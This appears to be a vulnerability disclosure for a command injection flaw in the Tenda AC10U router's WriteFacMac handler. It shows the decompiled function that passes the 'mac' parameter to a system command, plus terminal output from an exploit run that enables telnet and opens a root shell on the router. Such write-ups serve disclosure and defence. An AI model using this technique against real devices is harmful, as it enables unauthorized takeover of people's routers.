Tenda AC10U Command injection RCE II. vulnerability

Tested firmware

AC10U V1.0 Firmware V15.03.06.49_multi


https://www.tendacn.com/en/download/detail-3802.html

Tested hardware

https://www.tendacn.com/product/ac10u.html

Description

Command injection vulnerability exists in the ”WriteFacMac” functionality of Tenda AC10U Router AC1200 Smart Dual-Band Gigabit WiFi Router (AC10U V1.0 Firmware V15.03.06.49_multi). The vulnerability is caused because the client-controlled ”mac” value is passed directly to the doSystemCmd function.


CodeBrowser: TendaAC10:/httpd
File Edit Analysis Graph Navigation Search Select Tools Window Help
Decompile: formWriteFacMac - (httpd)


```

void formWriteFacMac(webs_t wp,char_t *path,char_t *query)

{
  char_t *pcVar1;
  char_t *mac;

  pcVar1 = websGetVar(wp,"mac","00:01:02:11:22:33");
  websWrite(wp,"modify mac only.");
  doSystemCmd("cfm mac %s",pcVar1);
  websDone(wp,200);
  return;
}

```



```
┌──(kali㉿kali)-[~/iot/tenda/AC10U]
└─$ python3 tenda_ac10u_exploit.py
[+] Payload sent!
[+] <Response [200]>
[+] Command injection succesfull!
[+] Telnet is up!
Trying 192.168.0.1 ...
Connected to 192.168.0.1.
Escape character is '^]'.

~ # ls
bin         etc_ro      lib         root        tmp         webroot
dev         home        mnt         sbin        usr         webroot_ro
etc         init        proc        sys         var
~ # ifconfig
br0         Link encap:Ethernet  HWaddr 58:D9:D5:4E:62:60
            inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:784677 errors:0 dropped:483 overruns:0 frame:0
            TX packets:740938 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:41601610 (39.6 MiB)  TX bytes:44818548 (42.7 MiB)
```